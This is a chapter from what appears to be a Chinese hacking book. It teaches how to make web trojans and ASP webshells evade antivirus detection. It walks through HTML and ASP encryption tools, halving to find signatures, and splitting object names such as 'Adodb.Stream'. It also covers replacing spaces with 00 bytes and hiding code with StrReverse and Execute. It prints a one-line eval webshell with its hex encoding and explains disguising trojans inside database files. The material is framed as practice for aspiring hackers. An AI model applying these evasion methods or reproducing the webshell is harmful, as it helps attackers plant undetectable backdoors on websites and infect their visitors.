
“HTML 混淆器”是一款为 HTML 进行加密的工具，当然还可以对 JavaScript 与 VBScript 进行加密。而且它还有一个优点，就是可以多次加密。这有点像文件免杀里的 FreeRes 的功能，所以免杀效果还是不错的。打开“HTML 混淆器”后，单击“...”按钮选择要加密的 HTML 文件。混淆度就默认 10 即可，然后单击“生成”按钮即可完成加密。如果加密完毕后没有达到免杀的效果，还可以进行第二次加密，直到不被查杀为止，这个可能刚入门的朋友没注意到。



HTML混淆器界面

2. 蓝星网页加解密专家


这是一款专门为 HTML 文件进行加密的工具，号称是“转换为 HTML 为不可识别字符的最好方法”！下面让就来见识一下这款软件。打开软件后先单击“操作”按钮，然后单击“添加文件”按钮添加要加密的 HTML 文件。如果需要批量转换，可以单击“添加路径”按钮，选择好后单击“开始加密”即可。



蓝星的操作界面

3. 网页木马压缩器

不知道大家发现没有，以上两个加密工具加密完成后会使的网页木马体积变大，现在再为大家介绍一款网页木马的压缩工具。打开“网页木马压缩器”后单击“添加文件”按钮，在弹出的对话框中选择要加密压缩的文件，这里大家要注意“文件类型”选项。因为网页文件是分为 *.html 与 *.htm 两种的，然后单击“开始压缩”按钮就开始压缩了。



网马压缩器界面

9.6.2 手工免杀方法


1.代码加密

网页木马免杀方法最常用，也是最简单的办法就是“加密”，这就好比对木马程序最常用的加壳一样。由于杀毒软件定位特征码通常是提取文件中的某一段或多段的代码，加密后可以看到标签里的代码发生了变化，而杀毒软件进行特征码比对的时候就查找不到，这样就躲过杀毒软件的查杀。

加密的方法有很多，不过利用微软自己的 JScript.Encode 脚本的转换实现，或者用户自己编写加解密函数效果会更好。所谓加密解密是通

过 Unicode 码的转换实现的，现在网上这种在线进行 JScript.Encode 加密解密的网页有很多，但经过测试，中文文字太多会导致将你的页面代码膨胀，英文反会有压缩效果。

通过搜索引擎搜索关键词“Encode 加密”，接着只需要将等待加密的源代码粘贴在网页的输入框内按“Encode 解密”按钮即可。需要用户注意的是，加密时应该只对脚本的内容部分进行加密，不需要对脚本标记 <script language="javascript"> 进行加密，并且加密后脚本标记应改为：<script language="JScript.Encode">。代码加密完成以后，将加密的代码替换网页中以前的代码即可。



网马代码加密

2. 改特征码

网页木马和木马程序一样，之所以被杀毒软件所查杀，就是因为网页代码其中的一段被杀毒软件收录到了病毒库中，所以改特征码也是网页木马躲过杀毒软件的免杀方法之一。要想修改特征码，首先需要查找到特征码的位置，可是网页木马并没有类似于 CCL、MYCCL 这样的工具可以使用，所以最简单的查找方法就是“拆半法”。

拆半法是将网页木马用记事本程序打开，将网页代码平均分为 A 和 B 两部分，相当于将一份代码一分为二。先将其中的一部分代码删除掉，接着用杀毒软件对其进行分析判断。如果杀毒软件提示该文件有病毒，那么就将这部分代码再一分为二，就这样以此类推直到定位出特征码的确切位置。查找到特征码以后，可以通过对关键字


大小写的替换来进行免杀。当然也可以通过掉换网页代码的顺序来进行免杀。

3. 代码变形

通过对网页木马代码进行变形或变异处理，也可以很好的躲过杀毒软件的分析 and 检测。网页代码的变形或变异操作，就是通过另一种方式将代码的含义表达出来。比如这里所指的就是将一些关键字进行分割，当然并不是任何的字符都能成为关键字的，只有在源代码里使用双引号括起来的字符才能当作关键字，比如：“object”、“Scripting.FileSystemObject”、“Shell.Application”等。大家请看原始代码 <script language="VBScript"></script> 后的语句，接着再和下面变形后的代码进行对比，很容易就发现把括号中包含的内容都声明成了变量，然后在代码里直接引用变量就可以了。

```
al="Adodb."
a2="Str"
a3="eam"
str1=a1&a2&a3
hack1=str1
set S = df.createObject(hack1,"")
```

发现差别了吗？其实就是将一长串关键字进行随意的分割，然后再用 & 符号将这些分隔的关键字串起来即可。实际上每个关键字都可以这样处理，大家自己举一反三吧。




网马代码变形

4.00 替换法


“00 替换法”是在网页木马的源代码中的任意位置加入一串或多串空格，接着用十六进制工

具打开这段代码，最后用十六进制的“00”替换掉十六进制中表示空格的“20”即可。通过以上的这样的操作，就可以成功躲过包括卡巴斯基在内的一些杀毒软件的查杀。

首先用记事本打开 MS06014 网页木马的代码，在任意位置加入长短不等的空格，这里就在 "Scripting.FileSystemObject"、"Shell.Application"、"Microsoft.XMLHTTP" 等位置加入空格。接着用十六进制编辑程序打开这段代码，单击“编辑”菜单下“十六进制功能”中的“十六进制编辑”，找到代表空格的“20”将其替换为“00”，“00”在运行的时候不会起到任何作用，最后进行保存就已经免杀成功了。



网马代码分隔




00填充代码信息

5. 修改函数

通过修改函数名称或网页代码，也能起到免杀的作用。不过在做网马的免杀时，需要先弄清楚它的工作流程，再动手修改代码不迟。有高手

曾经说过，网页木马是三分漏洞七分脚本，可见脚本代码在网页木马中的重要性。既然网页里面有脚本代码的存在，那么函数也一定是不可或缺的。比如 MS06014 网页木马中就包括 fname1、a1、str1、df 等，这些函数都是可以任意修改的，用户只需要注意前后修改函数名称的一致性就可以了。

这里只需要将 S.open 语句移动到，fname1= F.BuildPath(tmp,fname1) 语句之前，就实现了网页木马免杀操作，这正是挫败很多杀毒软件的文件流特征码检测技术。当然在移动脚本代码的时候，有需要注意语句在代码里的功能，不然的话网页木马就会出错的。



代码函数修改

除了修改函数名称外，某些网页代码也可以进行修改，比如“fname1="g0ld.com"”这一句，就可以对函数后面的“g0ld.com”进行任意的修改。这里除了可以对文件名称进行修改以外，还可以对文件的后缀名进行修改，比如将后缀名 .com 改为其他的可执行后缀名，如 .bat 或 .exe 等。



代码内容修改

9.6.3 网马免杀延伸

除了使用上面这些方法，就没有别的方法了吗？当然不是，但是作为一个合格的黑客，一定要学会自己分析问题。下面就教大家应用已有的知识，来解决遇到的各种各样新的问题，学名叫“思维发散”。

首先，要分析新面临的网页木马与脚本木马有什么异同，也就是说应该怎样将几经掌握的脚本木马的免杀技术转移到网页木马来。通过查找资料与分析，知道网页木马中的 HTML 与 VBScript 是不分大小写的，但是 JavaScript 对大小写敏感。而且还发现 VBScript 与 ASP 脚本有非常多的共同点。下面就根据学过的知识来构建的解决方案。

首先知道针对脚本木马的免杀方法，可以分为传统免杀与专杀免杀。由于网页木马还没有专杀工具出现，所以专杀免杀先被排除。那么剩下的传统免杀方法有哪些适合呢？加密免杀与特征码免杀，几乎可以针对任何木马所以保留。

确定了方法以后，下一步就是“改造”的方法。例如对大小写不敏感的可以利用脚本木马免杀的大小写替换方法，但是应该注意碰到 JavaScript 不能替换。而且 VBScript 与 ASP 脚本有非常多的共同点，所以完全可以用脚本木马免杀的替换变量与对象的方法来改造的 VBScript。而加密工具当然要找专门为 HTML 或 JavaScript 与 VBScript 加密的软件。

9.7 脚本木马的免杀方法

除了网页木马以外，在我们还介绍过脚本木马。由于脚本木马主要是使用 ASP 或 PHP 脚本来编写的，所以现在再来看看这些脚本木马又是如何进行免杀的。

9.7.1 工具免杀方法


我们知道，黑客在制作免杀木马时通常会针对木马程序进行加壳操作。其实脚本也有自己的壳，但是鉴于脚本的开放性，所以它的壳对免杀

来说效果可能不是很好，但是这终究是一种免杀方法。而对于 ASP 脚本的加密，目前比较流行的就是微软的 Screnc 加密。当然还有别的加密方法，但也是万变不离其宗，先介绍几款 ASP 脚本的加密工具，了解一下怎样使用工具进行免杀。

1. ASP 木马加密免杀工具 GUI 版

这款工具就是微软 screnc 加密的 GUI 版，因为原版的 screnc 加密工具是命令行下使用的，不方便刚入门的读者学习，所以我们为读者介绍一款基于 Windows 环境的程序。并用该程序为海阳顶端木马进行加密演示。

打开“ASP 木马加密免杀工具”后单击“选择源木马”按钮，在弹出的对话框中选择要加密的脚本木马，选择完毕后先单击“读取”，在单击“加密”按钮即可加密成功。很方便吧，点点鼠标就可以将 ASP 木马加密了。



GUI版软件界面


看看加密后的木马变成什么样子了。这回神仙也看不懂了吧？既然神仙都看不懂，杀毒软件当然也看不懂了。黑客往往在加密完成后还会测试一下脚本木马的功能是否完全正常，因为加密后的脚本木马可能导致变量、参数等不能完全还原。



加密的结果

2.ASP木马加解密


“ASP 木马加解密”是一款支持批量加密解密的软件，它的算法与微软 Screnc 加密的算法不同，但是使用起来依然比较方便。只要选择 ASP 木马的所在文件夹，那么在这个文件夹下的所有木马都将被进行加密。所以大家在操作时注意备份。先将需要加密的 ASP 木马放入一个单独的文件夹里，然后打开程序，选择相应的文件夹，并选择“编码”选项，最后单击“执行批量转换”即可完成加密。



批量加密操作

3.Webshell免杀工具

“Webshell 免杀工具”是一款采用特殊“算法”的加密工具，可以加密 asp、jsp、php、cgi、aspx 等不同脚本木马，而且加密完成后文件大小基本不变。打开工具后单击“文件打开 / 保存”按钮，选定的海阳木马后会弹出个提示对话框，叫选择加密后木马的保存路径。选择完毕后程序自动开始加密，由于加密速度较慢，配置低的电脑中间可能会出现假死状态，需要稍等 1 分钟左右加密就会完成。




多种加密方法

9.7.2 手工免杀方法

1.特征码定位

这里用 lake2 写的“文本特征码定位器”，选择的免杀对象是“ASP 站长助手”。一般杀毒软件是将脚本文件中用到的变量名、注释、中文字符、对象等作为特征码。

打开“文本特征码定位器”，选择要定位的脚本木马文件。设置替换的字节，因为“ASP 站长助手”较小，所以这里设置的是 4 个字节。单击“定位”按钮以后，会在“文本特征码定位器”所在的目录下建个名为“out”的目录。



特征码分析


生成的文件与 MYCCL 的一样是没后缀的，我们可以想办法为 out 目录里的文件都加上 .asp 的文件后缀，然后利用杀毒软件对这个目录中的文件进行查杀，查杀完成以后在“文本特征码定位器”单击“确定”。这样会生成一个 report.html，其中红色的部分就是脚本木马的特征码了。



标注特征码

2.大小写互换

网上有些 ASP 加密的工具，就是简单的转换大小写，但是对少数杀毒软件还是有用的，比如“ASP 站长助手”中的“On Error Resume Next, On”在这被定义为特征码，现在将代码贴入 Notepad2 中并单击“编辑”菜单，现在选择“替换”中的“反转大小写”。该功能可以实现全部大小写互换，或者全部换为大写和小写。



大小写互换

3.删或换注释

程序代码中的注释在程序中不起作用，但能让别人更容易的读懂程序。所以删了也没有任何关系，一般 ASP 木马使用 VBScript 写的，也有用 JScript 进行编写的，这两个是比较常见。一旦看到 <script language="VBScript"> 就是用 VBScript 写的，反之 <script language="JScript"> 就是用 JScript 写的。

VBScript 的注释是 Rem 或单引号“'”，这两个后面接的语句完全可以删除，不会影响程序正常运行。而 JScript 单行语句是“//”开始，多行 JScript 注释以正斜杠和星号(*/)开头，以相反的顺序(*/)结束。不过本例中定位的特征码没有包含注释，所以这里就不演示了。

但替换字符串是有例子的，因为发现在第 142 句为“response.write ”上传成功！上传后的路径为“&savepath&"
”，有很大一部分

时红字也就是特征码了。将“上传成功！上传后的路径为”换成其他字符，测试后可以发现已经检测不出来呢。



特征码修改


4.变量的处理

变量的处理方法大致有三种：插空变量、改变变量名和“删变量”。插空变量一般都是插在 ASP 对象、组件，VBS 对象语句中，不懂的 VBS 的朋友可能不知道代码中那些是对象或组件。这里教大家简单的方法，用 Notepad2 打开脚本木马，字符串和对象 Notepad2 会显示成橘红色。定位的特征码第 37 和 38 行用了 ADODB.Stream 组件，那个空变量 pcpw，用的空变量要脚本中原来没有的，可以使用查找功能查看。

37 Set tStream = Server.CreateObject ("Ado"&pcpw&"db.Stre"&pcpw&"am")

38 Set oUpFileStream = Server.CreateObject ("Ad"&pcpw&"odb.Stre"&pcpw&"am")

就是在 "Adodb.Stream" 中乱插入 "&pcpw&"，这样既可以躲过查杀又不破坏功能。



变量的修改

接下来是改变变量名，不同的人写的代码，一样功能的一段代码，语句基本都是相同。但因为习惯不同用的变量名可能不同，杀毒软件也会用代码的“特色变量名”作为特征码的一部分。VBScript 定义变量是 Dim 变量名 1, 变量名 2……变量名 N，也有的是分行就是这种形式：


```
Dim 变量名 1
```

```
Dim 变量名 2
```

```
.....
```

```
Dim 变量名 N
```

在 JScript 是 var 语句，形式与 VBScript 的差不多。一般代码编写者会将变量的定义放在代码的前部分，看看这些变量名有无被定位为特征码，有的话用其他代码中没出现的变量名替换掉。杀毒软件免杀的话再用查找替换的方法替换，就是不要一次性全都替换，因为可能替换掉的变量名是脚本中非变量的其他部分，这样就可能破坏代码不过这种可能性很小。通过 report.html 文件，发现在定义变量语句部分，oFileInfo 和 iFindEnd 被定于为特征码，用 Notepad2 的替换功能，分别将它们替换成 pcw 和 hack。



变量的查找

“删除变量”这里是加了双引号，因为不可能是真正的删除，而且也不可能真的进行删除。这种方法只对 VBScript 写的代码有效，因为 VBScript 的变量可以不定义就拿来用。看看定位出来的特征码有无定义变量的语句，很幸运在第 18 和 20 行都是定义变量的语句：

```
18 Dim RequestBinDate,sSpace,bCrLf,sInfo,iInfoStart,iInfoEnd
```

```
20 Dim iFindStart,iFindEnd
```

上面这两句代码任意的删除一句都能免杀，

其实特征码就在 oFileInfo 和 iFindEnd 这两个变量啦。

5. Execute 法

Execute 语句可以执行一个或多个指定的语句。很多加密函数可以把代码进行重新组合然后再写个与加密方法相反的解密还原代码成字符串，然后用 execute() 函数进行执行就可以呢。这里说的就是这种思路，将特征码打乱再还原并利用 execute() 来进行执行，其实就像自定义加密函数一样。

所以，我们的思路就是使用 StrReverse 函数将语句反转，也就是把一句话倒转过来反着说，比如 "hack" 语句反转后就成了 "kcah"，这样由于代码信息和病毒库中的不一样，所以就可以躲过杀毒软件的分析判断。当 ASP 木马在运行的时候可以调用 StrReverse 函数还原并用 execute() 语句执行，这样代码也就还原成了以前的样子，这样 ASP 木马就可以正常的执行操作呢。


“ASP 站长助手”定位出的特征码中，在第 324 行单独存在 “<body topmargin=“5” onkeydown=“if(event.ctrlKey&&event.keyCode==‘13’){form1.Submit.click();}”>” 这样一段特征码。首先通过记事本程序输入下面的这段代码，通过它就可以进行代码的反转操作，从而避免人工操作的繁琐以及操作中可能出现的错误。

-----StrReverse.vbs-----


```
a = InputBox(" 输入要反转的字符串：","字符串反转")
```

```
b = StrReverse(a)
```

```
InputBox " 反转后的字符串 "," 字符串反转",b
```



代码的反转



反转的结果

当反转完成以后还需要进行一下替换操作，需要把“”替换成ASCII码中的编码信息“&Chr(34)&”，不然脚本木马在运行的时候可能会出现某些错误，最终得到的反转结果是：kcilc.timbuS.lmrof{}'3l'==edoCyek.tneve&&yeKlrtc.tneve(fi"&Chr(34)&'"=nwodyekno "&Chr(34)&"5"&Chr(34)&'"=nigrampot ydob<，执行的时候再用 StrReverse 函数还原被反转的 Execute 语句执行即可。

所以这里需要把脚本木马中的源代码，替换成下面的这么一段进行反转的代码：

```
<%  
str = StrReverse ("kcilc.timbuS.lmrof{}'3  
l'==edoCyek.tneve&&yeKlrtc.tneve(fi"&Chr(  
34)&'"=nwodyekno "&Chr(34)&"5"&Chr(34)&'"  
=nigrampot ydob<")  
Execute str  
%>
```

9.7.3 其他免杀方法

以上两种免杀方法都是比较传统的，但是作为一个合格的黑客，就要做到“无招胜有招”的境界。要知道最好的方法永远都还未出现，所以要学会怀疑学会探索。下面就为读者介绍一下其他的免杀方法。


1. 数据库合并法

根据题目就可以看得出来，是通过将 ASP 木马与数据库合并到一起，来达到免杀的目的。但是为什么与数据库合并到一起就能起到免杀的作用呢？都知道现在的病毒木马多的不计其数，种类也是多种多样，就拿大家所熟悉的木马来说，就分为脚本木马与可执行文件木马这两种。大家


有兴趣的话可以试试，就算将木马的后缀名改掉依然会被查杀。这是因为杀毒软件是靠文件头来确认文件性质的，其实这也不是多复杂的功能，例如的 CMD 就有这个功能，只是没杀毒软件强大而已。

而一般的杀毒软件为了提高扫描速度会给病毒归类，例如如果扫到一个脚本，就会用脚本类病毒库里的特征码进行扫描，扫到可执行文件时就用可执行文件病毒库里的特征码进行扫描。看到这里，大家也许都明白了，如果把 ASP 木马与数据库合并到一起的话，那么杀毒软件就会将这个文件当作数据库文件来扫描，从而调用针数据库文件的病毒库，所以达到免杀的目的。明白原理后操作就简单了。这里推荐一个叫做“数据库木马合并器”的工具，它使得的免杀操作更加简便，而且省去了新建数据库的烦恼。

“数据库木马合并器”的使用方法很简单，只要选择的木马程序，然后单击“合并”按钮。



然后选择保存路径即可完成工作，操作是不是非常的简单呢？




合并的结果

2. 代码转换方法

除此之外，还可以使用十六进制工具帮忙。这就好像同使用不同的语言，来表述同一件事情是一个含义。这里给大家提供一段一句话木马 <%eval(request("#"))%> 的 16 进制编码：FF FE 3C 25 65 76 61 6C 28 72 65 71 75 65 73


74 28 22 23 22 29 29 25 3E。

先新建个文本文档，然后找到新建的文档，并用十六进制工具将其打开。



新建的窗口


然后将上面的 16 进制代码输入到程序里，最后单击工具栏中的按钮进行保存即可。



代码的复制


3. 位移及逆位法

先看看两种方法的加密效果，通过图片可以看出来，所谓的逆位法就是将脚本木马的代码都倒了过来，而位移法则是使字母变成另外一个可显示的符号，而汉字并没有变化。所以相对来说还是逆位法加密效果比较好。




加密的结果

在使用工具加密前，需要先懂得怎样筛选代码。其实很简单的，只要选定一个语句块即可，例如 sub 语句块或 if 语句块。但是怎样区分呢？这里教大家一个笨法，先打开脚本木马，然后单击菜单栏里的“查看”，并选择“状态栏”完成设置。




调用状态栏

假如用户想加密 sub 语句块，打开木马后调出查找对话框。搜索内容输入 sub，搜索方向选择“向下”。




搜索关键词

当程序搜索到相应的内容后，注意文本文档下边的状态栏。



查看状态栏


显示这个 sub 关键字的位置是从 30 行的第 2 个字符开始的，这里只要记住行数即可。下面再用同样的方法搜索 end sub，找到后注意他的行号，这里搜索到的是 53。



搜索关键词


现在就可以断定，在第 30-53 行之间就是一个 sub 语句块。把这段代码复制到一个新的文本文档里，单击“文件”菜单中的“另存为”，在新弹出的对话框里的保存类型选择所有类型，最后另存为 .asp 的格式即可。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



代码另存为

下面打开一个提供逆位、位移加密的软件“加密最终版”，单击“选择”按钮选择的刚保存的文件，然后选好加密方式后单击加密就可以了。



代码的加密

加密完成后需要再对加密好的文件做一下处理，去掉最前面的“<%”与最后面的“%>”，然后将开始选择的语句块在原文件中删除掉，将加密后的代码复制到这里将其替换掉，最后保存即可。




替换源代码

